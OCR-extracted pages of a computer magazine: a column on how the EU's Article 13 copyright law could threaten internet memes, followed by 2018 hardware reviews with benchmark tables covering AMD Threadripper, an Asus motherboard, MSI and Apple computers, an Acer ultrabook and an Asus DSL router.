
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## Say farewell to the golden age of internet memes

New laws passed by the EU could put an end to web memes that riff on existing media – which is most of them, writes Shaun Prescott.



**F**or better or for worse, memes are part of the fabric of the internet. No matter what form they take, whether as a video, image or just as a concept, younger generations might have difficulty imagining a time when every event or phenomenon wasn't parsed by the logic of internet pop culture references. Memes tend to rely heavily on pre-existing media: for example, a short looping video of Homer Simpson retreating into a hedge (with a panicked look in his eyes) is frequently used to express shock over a given topic. Footage from an Old El Paso commercial featuring a young girl suggesting her family give up choosing and have both (best known as "Why not both? girl"), is often used to humorously suggest combining two options. And so on.

Memes are the culmination of popular culture's interest in re-contextualising familiar symbols and concepts to unusual or outright weird ends: it's traceable to earlier forms like hip-hop and even in the experimental writing of William Burroughs. Memes can range from whimsical through to downright terrifying – but all types could now be

under threat thanks to a new law recently passed by the European Union. 'Article 13', as it's known, transfers the legal risk of copyright violation away from the users of social platforms like YouTube or Twitter and onto the companies running those platforms – putting Google, Twitter and Facebook at direct risk of litigation. With millions of videos on YouTube, a company like Google could find itself accountable for each one that contains a copyright violation. Given that "copyright violations" are at the heart of meme culture, that spells bad news.

The prospect of a wide scale purging of memes from major platforms has been enough to worry many content creators. But it's also likely to serve as yet another reinforcement for the Facebook/Google internet duopoly. Indeed, it's hard to imagine many other social platforms surviving such a devastating blow to their inventory of content and harder still to imagine anyone but Facebook and Google implementing algorithms that could adequately police this new take-no-prisoners approach to copyright violations. But then again, neither of the latter tech giants has yet demonstrated a reliable adeptness at using algorithms

to remove offensive or illegal content.

On the other hand, with traditional news media becoming increasingly unviable from a business perspective, it's understandable that these parties would lobby for some kind of protection against their material being outright stolen. In a pre-internet world, it was unambiguously wrong to disseminate content that didn't belong to you. Nowadays, it's often a norm. The fact that Article 13 will hold platforms such as Facebook and Google accountable for this is not an entirely negative thing: these hugely lucrative companies shouldn't be allowed to indirectly profit from industries by serving up illegal versions of their copyrighted content.

In the words of German Member of the European Parliament Axel Voss: "News publishers and artists are not getting paid due to the practices of powerful online content-sharing platforms and news aggregators. This is wrong and we aim to redress it. The principle of fair pay for work done should apply to everyone, everywhere, whether in the physical or online world."

But while the intentions appear to be honest, the unintentional collateral damage could be huge. ■

### END USER


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# the lab

» LATEST RELEASE



AMD CPU

\$1,369 | WWW.AMD.COM

## AMD Threadripper 2950X

The new king of high-end desktop.

**A**h, Threadripper, where do we begin? That mad assortment of core complexes, intricately stitched together, was enough to revolutionize the high-end desktop segment last year, rattling Intel to its very bones. AMD truly was onto a winner with its Infinity Fabric, and it provided much-needed proof that multi-die packages are certainly the way forward.

So here we are with second-gen Threadripper 2. 12nm transistors, architectural adjustments, memory optimizations, and – more importantly – a bigger product stack. The big question: Is it worth the upgrade? Let's get to that.

First up, there's the platform. Given the nature of how Threadripper operates, being essentially a run-off, cut-down, consumer-grade variant of AMD's EPYC server chips, the majority of the I/O lies directly on the processor. There are 64 PCIe lanes tied

to the processor, meaning that apart from managing networking, USB and audio, the chipset has very little to do. Because of that, we're still on the X399 platform; the only thing current owners need do is update the BIOS. For new owners, if the motherboard box doesn't have a "Threadripper II ready" sticker on it, you'll have to flash the BIOS by hand. Fortunately, we've been told that most of the X399 boards will operate and flash the BIOS without having a processor installed at all. Simply download the BIOS file on to a USB stick, plug it into the BIOS update slot, follow the manual's instructions, and bang, you're good to go.

The second thing you'll notice is the new product stack. Threadripper has now been split into two categories: the X series, aimed at enthusiasts, gamers, streamers, and amateur content creators; and the WX series, aimed at more premium content creators, CAD/CAM

developers, and those who will benefit from more cores. What you're left with is essentially four brand new products: the 12-core 2920X (RRP TBC), the 16-core 2950X at \$1,369 (reviewed here), the 24-core 2970WX (RRP TBC) and the juggernaut that is the 32-core 2990WX at \$2,699.


The difference between X and WX is mostly down to the number of dies incorporated into the chip, and how they access memory. In the X's case, there are two dies with access to two memory channels each. In the WX's case, there are four dies in total, but only two can access the memory directly; the other core complexes have to send their memory requests through the original two dies, which increases latency. Additionally, with four dies per chip, the Infinity Fabric only has a maximum bandwidth of 25GB/s.

But back to the original question: Is Threadripper+ worth it? Unfortunately, it's

in one of those "it depends" brackets. We'll let the benchmarks do the talking here, as there's a lot to cover. If you need more cores, the 2990WX and 2970WX are the place to be. For those already on the 16-core parts, however, there's very little reason to plump up for the newer chip, as performance is well within a 5–10% margin, memory latency has improved, power draw is comparable, and in-game performance slightly more consistent, but apart from that, the impressive nature of this processor is the same. What has changed, however, is the price. At \$1,369 for a 16-core chip on a now more mature platform, that's darn tempting. ■ Zak Storey

### LABS BENCHMARK RESULTS

#### General performance




### Verdict

Great value with good clock speeds and better memory performance. Not a huge increase in overall performance, though.







## MOTHERBOARD

\$249 | [WWW.ASUS.COM/AU](http://WWW.ASUS.COM/AU)

# Asus TUF X470-Plus Gaming

A motherboard for a new family of brands.

On the surface, the Asus TUF X470-Plus Gaming looks to be a low-end board with Asus branding slapped onto it. Fortunately, the frugal facade is misleading, as this TUF motherboard performs quite well, making it a good overall product and a great foundation for an AMD-based TUF Alliance gaming build.

Asus hopes to create a combined family of brands with the TUF Gaming Alliance, which the company officially unveiled at Computex 2018. Being the focal point to the alliance (and the original home of the TUF branding), Asus is, in some ways, putting its reputation on the line with the TUF brand.

The back panel of the TUF board is efficient -- to put it nicely. Asus has gone out of its way to cut off excess connections, and includes only three analogue audio ports, two USB 2.0, three USB 3.1 Gen1, two USB3.1

Gen2, gigabit, and a PS/2 port.

Unfortunately, the USB 3.1 Gen1 ports consist of two Type-A and one Type-C. Ideally, since USB-C is a future-looking port, the Type-C port should be of the faster USB 3.1 Gen2 variety. Then again, there's very little that would take useful advantage of the faster port today. For builders with Ryzen APUs who won't be plugging in a graphics card, DVI-D and HDMI 1.4b connectors are available for plugging in displays. If your monitor is DisplayPort only, you'll need an adapter.

Asus introduces its own twist on the X470 chipset with this board, by changing up the PCIe wiring. The TUF board employs a single PCIe Gen3 slot running at a flat x16 mode, which is atypical. Beyond Gen3 PCIe, the second x16 slot is PCIe Gen2, and wired for x4 mode. The three x1 connectors enable lower-bandwidth devices.

Storage wise, this X470 motherboard places a 42/60/80/110mm M.2 NVMe

slot above the primary TUF PCIe connector and a secondary 42/60/80mm M.2 port wired for two lanes of PCIe 3.0 below the chipset. The standard six SATA3 ports are scattered across the bottom-right quadrant of the board.

The TUF board's audio design implements a Realtek ALC 887 codec, with the inclusion of DTS Custom hardware for headphone/headset output.

The fact that the Asus UEFI is largely unchanged from its more expensive sibling boards is a great value. The company even goes the extra step to make the UEFI more visually similar to the motherboard itself, which we've knocked Gigabyte for in the past. As underappreciated the UEFI can be, this reviewer gives Asus an A+ in effort and execution here. 1

The Tuf X470-Plus Gaming doesn't appear to be a good overclocking performer. Fortunately, the Asus UEFI is a great asset for builders, and all of the options we

typically see in higher-end boards are enabled for us to potentially push this 6-phase board to the edge.

As a value-targeted board, it succeeds in areas that our previous-generation Biostar X370 GT7 board didn't. Asus delivers a well-rounded mainstream board with enough performance and polish to compete in this crowded budget board space.

This board is designed specifically to be paired with other TUF components, and we think it hits all the right marks for a great base-level gaming rig. ESports enthusiasts tend to emphasize performance, aesthetics, and value. And the Asus TUF X470-Plus Gaming checks those boxes.

■ Jacob Terkelsen

## LABS BENCHMARK RESULTS

### CINEBENCH R15.0 MULTI-THREADED

|                           |      |
|---------------------------|------|
| ASUS TUF X470-PLUS GAMING | 1766 |
| GIGABYTE X470 GAMING 7    | 1775 |
| MSI X470 GAMING M7 AC     | 1635 |

0 500 1000 1500 2000 2500

### 3DMARK FIRESTRIKE GRAPHICS + PHYSICS

|                           |      |
|---------------------------|------|
| ASUS TUF X470-PLUS GAMING | 6418 |
| GIGABYTE X470 GAMING 7    | 6572 |
| MSI X470 GAMING M7 AC     | 5716 |

0 2000 4000 6000 8000 10000

### METRO LAST LIGHT REDUX AVG. FPS

|                           |      |
|---------------------------|------|
| ASUS TUF X470-PLUS GAMING | 44.3 |
| GIGABYTE X470 GAMING 7    | 45   |
| MSI X470 GAMING M7 AC     | 44.3 |

0 10 20 30 40 50

### POWER CONSUMPTION (WATTS): PRIME95 AVX CPU

|                           |     |
|---------------------------|-----|
| ASUS TUF X470-PLUS GAMING | 208 |
| GIGABYTE X470 GAMING 7    | 197 |
| MSI X470 GAMING M7 AC     | 182 |

0 20 40 60 80 100

## Verdict

This board shines as a budget gamer. However, those looking to achieve fast memory clocks should look elsewhere.







COMPACT GAMING PC

\$1,899 | AU.MSI.COM

# MSI Trident 3

Attack of the consoles!

**L**ove 'em or loathe 'em, pre-built systems provide an accessible entry point into the PC gaming ecosystem, and the Trident 3 seems like a solid idea. The spec is good for the price – Core i7-8700, GTX 1070, 16GB of DDR4 – and you get a hefty storage solution as well. Coupled with a form factor matching the Corsair One's sophistication, it's a shoo-in, surely?

Not quite – there are a few problems. Despite MSI claiming that the Trident 3 is “easily accessible and ready to be upgraded at any time,” removing the rear panel voids the warranty for the entire unit. Mind you, you'd be hard-pressed to find out how to take it apart, because it requires prying off the bottom fascia, and removing a plethora of screws and plastic to get at the hardware.

Next up on the long list of issues is the bloatware. Look, we get it – for folks who just want a plug-and-

play system, pre-installing chipsets, drivers, and the like can be a good idea. But loading in proprietary backup software and a healthy dose of Norton Antivirus? We're not so keen. To be honest, Windows Defender isn't that bad nowadays, so why the bloat?

On to the testing. Or lack thereof, at least at first. Why, you might ask? Well, MSI had promised us one of the latest Trident 3 Arctics, complete with Intel Core i7-8700, 16GB of DDR4, and a GTX 1070. However, the graphics card included with our unit was actually a 6GB GTX 1060. When combined with a i7-8700, that spec doesn't currently exist, at least not in Arctic White. You can't buy it anywhere. We were then pointed toward a similar spec online, featuring the white variant with a GTX 1060, but the processor at its heart was a Core i5, not the i7-8700 we had.

The mystery deepened, so we decided it was time to crack open the old girl, and

see what was inside. After carefully breaking into the lustrous white chassis, rather frustratingly removing the graphics card, and taking out the integrated CPU cooler, we discovered two things. First up, the GPU itself had no designation on it; the only notable clue was the MSI Aero ITX cooler. Removing that and looking directly at the stripped-down die revealed a GPU name of GP106-401 A1, which to our knowledge, doesn't correspond to any known Nvidia silicon, outside of the GP106 being the general designation for the GTX 1060 series – that suggests that this might be an alternative SKU. On to the CPU, and after removing the heatpipe arrangement, we were greeted by an Intel Confidential CPU. That's nothing new – if you're a regular reader of our review pages, you'll have likely spotted this on a number of chips – but these processors are typically only supplied to reviewers and engineers

prior to the launch of a CPU, and not used in all-in-one systems way after launch.

This puts us in a pickle. You can buy this spec, in the black variant, with keyboard and mouse, for \$1,899. But when it comes to the white model pictured here, we can't confirm its price. Build quality overall is good. It's impressive, tight, difficult to upgrade, but not impossible. That said, if you do upgrade, voiding the warranty, all you're left with is a proprietary motherboard, a skinny chassis, and a fairly lackluster power supply (180W). There's no doubt in our eyes that this machine is ideal for VR, but 4K gaming? Hmm, not really.


■ Zak Storey

## Verdict

Intriguing design with good cooling and performance, but it's tricky to upgrade and the value is only middling.



## LABS BENCHMARK RESULTS



OUR APC LABS TEST PC CONSISTS OF AN AMD RYZEN 5 1600, 16GB OF CRUCIAL BALLISTIX SPORT LT @ 2,666, AN EVGA GEFORCE GTX 1060 3GB, AND A 250GB SAMSUNG 960 EVO M.2 PCIE SSD. ALL TESTS WERE PERFORMED AT 1080P AT THE HIGHEST GRAPHICAL PROFILE.





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FROM \$3,499; AS TESTED \$6,499 | [APPLE.COM/AU](http://apple.com/au)

# Apple MacBook Pro (15-inch)

Apple's top-of-the-line portable Mac gets upgraded for 2018.

**D**on't turn the page in horror at the huge price above just yet – the latest 15-inch MacBook Pro doesn't have to cost nearly the same as an entry-level iMac Pro. That price is for the rather high-end specification that Apple provided for testing.

A new feature that might be a big deal if you spend a lot of time writing documents or programming is Apple's third-generation butterfly keyboard mechanism. It's marketed as quieter than previous versions. Indeed, we found it less clickety-clacky, which is great if you ever work in a fairly quiet office or public space. Complementing that is True Tone, which adjusts the display's colour temperature to be easier on the eyes, based on ambient light around you.

For this refresh, Apple has upgraded the MacBook Pro to Intel's 8th-generation Core processors, using versions that have six cores instead of the four found on

previous 15-inch MacBook Pros. It doesn't matter which 15-inch MacBook Pro you choose, they all have six cores. Like older versions, you get a Core i7 processor as standard. For \$3,499 it's a 2.2GHz model that can turboboost its clock frequency as far as 4.1GHz when just one core is busy. The \$4,099 version's base clock speed is 2.6GHz and turboboosts up to 4.3GHz.

On either of those models, you can pay more to replace the Core i7 with one of Intel's new Core i9 processor line. This also has six cores, with a base clock speed of 2.9GHz and turboboosts up to 4.8GHz. It's \$480 to add the Core i9 (as an option on the 2.6GHz i7), but look at its results in HandBrake, which makes heavy use of all cores, and GeekBench's single-core test, which measures performance with Intel's Turbo Boost tech in action.

Responsiveness comes from more than just the Mac's brain. The speed of its storage is critical to avoid stalling. The 2TB drive

supplied to us came up just a little short. It peaked at 3.1GB/sec, but that isn't really a concern. More impressive is that writing data – typically tougher – peaked at that rate too. Mean average rates we saw were lower – 2.5 and 2.2GB/sec, respectively. That's normal and still great news for performance.

The \$3,499 MacBook Pro's 256GB SSD is comfortable if you mostly work with words. A 512GB SSD – \$320 as an upgrade and standard on the \$4,099 model – is one of the more affordable and appealing upgrade options available.

The 2TB drive is hard to justify unless it's necessary for your kind of work, costing \$2,240 or \$1,920. It's the biggest contributor, on top of the Mac itself, to the huge price. There's also a new maximum capacity: a 4TB SSD. Again, only creative pros will seriously consider this, as it costs an eye-watering \$5,440 or \$5,120 to add.

Both 15-inch models have

Intel UHD Graphics 630 for lighter tasks. For apps that need a graphical boost, the discrete graphics processor leaps into action. In the \$3,499 model, that's a Radeon Pro 555X with 4GB of memory. At \$3,659, or for an extra \$160 on the base model, it's a 560X, also with 4GB.

Before buying, make sure you check whether your key apps make greater use of the central or graphics processor, and choose build-to-order parts to suit.

In many ways, this update does a lot right, building on the strong foundations Apple laid a couple of years ago. Storage performance is top-class, and it's good to have the 32GB memory option. ■ Alan Stonebridge

## LABS BENCHMARK RESULTS

### GEEKBENCH 4 SINGLE-CORE – SCORE (HIGHER IS BETTER)

|                                           |      |  |
|-------------------------------------------|------|--|
| MACBOOK PRO 15IN 2.9GHZ CORE I9 2018      | 5545 |  |
| MACBOOK PRO 15IN 2.9GHZ CORE I7 MID 2017  | 4213 |  |
| MACBOOK PRO 15IN 2.7GHZ CORE I7 LATE 2016 | 4181 |  |

### HANDBRAKE VIDEO ENCODING – DURATION (LOWER IS BETTER)

|                                           |         |  |
|-------------------------------------------|---------|--|
| MACBOOK PRO 15IN 2.9GHZ CORE I9 2018      | 16m 10s |  |
| MACBOOK PRO 15IN 2.9GHZ CORE I7 MID 2017  | 22m 32s |  |
| MACBOOK PRO 15IN 2.7GHZ CORE I7 LATE 2016 | 23m 32s |  |

### RISE OF THE TOMB RAIDER – FRAMES PER SECOND (HIGHER IS BETTER)

|                                           |      |  |
|-------------------------------------------|------|--|
| MACBOOK PRO 15IN 2.9GHZ CORE I9 2018      | 33.4 |  |
| MACBOOK PRO 15IN 2.9GHZ CORE I7 MID 2017  | 29.7 |  |
| MACBOOK PRO 15IN 2.7GHZ CORE I7 LATE 2016 | 28.6 |  |

### DAVINCI RESOLVE ENCODING – DURATION (LOWER IS BETTER)

|                                           |         |  |
|-------------------------------------------|---------|--|
| MACBOOK PRO 15IN 2.9GHZ CORE I9 2018      | 25m 48s |  |
| MACBOOK PRO 15IN 2.9GHZ CORE I7 MID 2017  | 10m 25s |  |
| MACBOOK PRO 15IN 2.7GHZ CORE I7 LATE 2016 | 32m 49s |  |

## Verdict

If you can spare the cash, the Core i9 benefits processor-intensive tasks, but graphics show slim improvements.







APPLE LAPTOP

FROM \$2,699; AS TESTED, \$5,599 | APPLE.COM/AU

## LABS BENCHMARK RESULTS

### GEEKBENCH 4 SINGLE-CORE - SCORE (HIGHER IS BETTER)

|                                             |      |
|---------------------------------------------|------|
| MACBOOK PRO 13IN 2.7GHZ 4-CORE I7 2018      | 4914 |
| MACBOOK PRO 13IN 2.3GHZ 2-CORE I5 MID 2017  | 4390 |
| MACBOOK PRO 13IN 2-CORE 2.0GHZ I5 LATE 2016 | 3935 |

### HANDBRAKE VIDEO ENCODING - DURATION (LOWER IS BETTER)

|                                             |     |
|---------------------------------------------|-----|
| MACBOOK PRO 13IN 2.7GHZ 4-CORE I7 2018      | 23m |
| MACBOOK PRO 13IN 2.3GHZ 2-CORE I5 MID 2017  | 48m |
| MACBOOK PRO 13IN 2-CORE 2.0GHZ I5 LATE 2016 | 55m |

### RISE OF THE TOMB RAIDER - FRAMES PER SECOND (HIGHER IS BETTER)

|                                             |      |
|---------------------------------------------|------|
| MACBOOK PRO 13IN 2.7GHZ 4-CORE I7 2018      | 30.8 |
| MACBOOK PRO 13IN 2.3GHZ 2-CORE I5 MID 2017  | 24   |
| MACBOOK PRO 13IN 2-CORE 2.0GHZ I5 LATE 2016 | 24.5 |

### DAVINCI RESOLVE ENCODING - DURATION (LOWER IS BETTER)

|                                             |         |
|---------------------------------------------|---------|
| MACBOOK PRO 13IN 2.7GHZ 4-CORE I7 2018      | 1hr 10m |
| MACBOOK PRO 13IN 2018 + AMD VEGA 64 EGPU    | 10m 37s |
| MACBOOK PRO 13IN 2-CORE 2.0GHZ I5 LATE 2016 | 25m 48s |

# Apple MacBook Pro (13-inch)

The popular choice gets welcome new features for 2018.

Apple's redesign of the MacBook Pro in 2016 was divisive for several reasons. For some, nothing but Thunderbolt 3 ports and a continued lack of a discrete graphics processor is a pain in the proverbial. For others, smaller and lighter without stepping down to the less capable 12-inch MacBook or 13-inch Air is a bonus.

As with the 15-inch, Apple supplied us with a fully-specced model (Core i7, 16GB RAM, 2TB SSD) for review.

So what's changed since 2017? As on the 15-inch, the improved, quieter keyboard is here, and arguably more important at this smaller size, as it's popular among students, writers and office types. Likewise for the True Tone display. When you need to focus on a doc, this makes it much easier on your eyes.

13-inch and smaller MacBooks all lack the discrete GPUs found on the 15-inch models, and that hasn't changed. The display's powered by an

integrated Intel Iris Plus Graphics 655 processor that's a lot less capable.

That's clear in our DaVinci Resolve test, which took about 70 minutes to finish – more than twice as long as the Radeon Pro 560X-powered 15-inch Pro.

It also took just over 6.5 times longer than when using our Vega 64-equipped external graphics processing unit (eGPU). So, if your pro apps have been updated to work with eGPUs, there's an even stronger argument for budgeting for one to use with a 13-inch MacBook Pro.

In testing gaming speed, the Iris Plus 655 gives a bigger boost to frame rates over last year's Iris Plus 640 than the tiny difference that processor made over 2016's Iris 540. Even so, it's barely beyond the 30 frames per second ideal minimum, and bear in mind this is an average. At times, the rate dipped as low as 18.9fps.

We also tested using the newer, more demanding *Rise of the Tomb Raider*, but

at 1080p at high quality, the three-scene test's overall rate was a terrible 13.2fps.

As always then, the 13-inch MacBook Pro really isn't suited to high-end games, or very demanding pro apps. The good news is that eGPU support added in High Sierra earlier this year means this model (and 2016 and 2017 models) actually has a graphics upgrade path.

Previous 13-inch MacBook Pros featured a dual-core i5 processor. Now, though, you get a quad-core version. For intensive tasks suited to parallelisation – splitting up a job across cores – it makes an impressive difference.

And while GeekBench 4 barely benefits from those extra cores, our HandBrake H.264 test puts a heavy workload on every available core. It trounced the dual-core i5, taking less than half the time.

As noted earlier, though, Apple provided a high specification for review, with a 2.7GHz Core i7. The stock 2.3GHz Core i5 wasn't

provided, so we couldn't compare Core i5 and i7 performance across the Intel 8th-gen range.

13-inch models with a Touch Bar also gain "Hey Siri" support too and the claim of up to 3.2GB/sec SSD read rates holds up here, though again Apple supplied its top 2TB drive to us.

There's one other change to the 13-inch that you won't find listed on the spec sheet: models with four Thunderbolt 3 ports previously throttled performance on the right-side ports. Most won't notice, but it's good news if you plan to connect an eGPU or another demanding peripheral.. **Alan Stonebridge**

## Verdict

Cost remains a concern, yet it's offset by the keyboard and True Tone display. A great mix of speed and portability.







ULTRABOOK

\$1,439 | WWW.ACER.COM

# Acer Swift 7

Is thin so important that compromise becomes irrelevant?

**A**cer says its Swift 7 is one of the thinnest laptop in the world, and the design is incredibly impressive and almost impossibly sleek, it gets long long battery life and offers 4G LTE capability, but there are myriad trade-offs to consider.

For one, it's so thin that you can't click on the touchpad -- it feels like an awkward dead slab of glass that takes getting used to. The keyboard is missing the function row, and actions are mapped to keys you wouldn't expect.

The 13.3-inch, 1080p display on the Swift 7 is surrounded by a noticeable but inoffensive bezel. But the webcam gets plopped in an unfortunate (and unflattering) spot below the display. The deck is also black aluminum, with a chiclet keyboard and a wide touchpad that, again, doesn't click (a concession made to the gods of thinness).

Unsurprisingly, there's a dearth of ports on the Swift 7. To be fair, there just isn't

much room for them. You'll find a headphone jack and two USB 3.1 Type-C ports on the left side, and the power button and a SIM card slot on the right side. If you need more ports, Acer includes a dongle in the box with a Type-C port, USB 3.1 and an HDMI output.

With its 1.3GHz Intel Core i7-7Y75 CPU, 8GB of RAM

and 512GB PCIe NVMe SSD, this Swift isn't exactly a high-power machine. You might think a processor would throttle in a chassis this thin, but that's technically not the case here. Instead, Acer opted for a low-power Y-Series CPU that's designed to have a widely variable clock speed. The Core i7-7Y75 is rated to go up to 3.6 GHz Turbo Boost, but in our testing it only reached 3.2GHz during repeated runs of Cinebench R15. Clearly Acer is limiting the clocks to keep

temperatures under control. While we certainly don't want the laptop to overheat, that makes for less-than-ideal performance.

Acer's 14-inch, 1920 x 1080 touchscreen display produces vivid colors and is adequately bright.

Let's talk about this touchpad. Specifically, it doesn't click. The laptop's

line of the keyboard. Volume and brightness controls wind up on the arrow keys, which is at least more common.

You have to hand it to Acer. It made a laptop so thin that it seems impossible, and one with more than 9 hours of battery life, an impressive touchscreen and 4G LTE. But at the price, the Core i7 Y series processor just isn't

"There's a dearth of ports on the Swift 7. To be fair, there just isn't much room for them."

design is too thin to make that possible, so Acer ditched the functionality. That means tapping to click through Windows.

The keyboard has its own share of questionable design decisions. For starters, there's no dedicated function row. Those actions are shared with the number keys by holding down the function button. Actions that are often assigned to the function keys, like muting the volume or adjusting the backlight have been relegated to the QWERTY

enough power, and the click-free touchpad and odd keyboard will require users to re-learn some fundamentals of interacting with a computer.


■ Andrew E. Freedman

## Verdict

Extremely thin and it manages good battery life. But let down by a last-gen CPU and a touchpad with no click.



## LABS BENCHMARK RESULTS





"Curiously, the DSL-AC100 doesn't include baked-in support for WTFast VPN — a special 'Gaming Private Network' service that promises to deliver better pings and less packet loss"



DSL ROUTER

\$449 | [WWW.ASUS.COM/AU](http://WWW.ASUS.COM/AU)

# Asus DSL-AC3100

Asus's latest DSL router aims to be an ace option for home networks.

Looking like the front of some kind of cyberpunk muscle-car, Asus's most-recent 802.11ac router brings together a huge range of features with built-in DSL modem into one family-oriented device. Matching the excellent RT-AC88U's 802.11ac Wi-Fi capabilities (with top 5GHz speeds of 2,167Mbps and 2.4GHz speeds of up to 1,000Mbps), this new unit's compatible with FTTN-based NBN connections and has a dedicated WAN Ethernet port for hooking up external modems, making it a good choice for those who might be on ADSL now, but eventually migrate to a non-FTTN NBN connection.

The real star of the show is Asus's excellent WRT firmware, which offers a comprehensive set of enthusiast-oriented features. That includes higher-end options like VPN client and server tools, comprehensive event logging and detailed Wi-Fi tweaking tools.

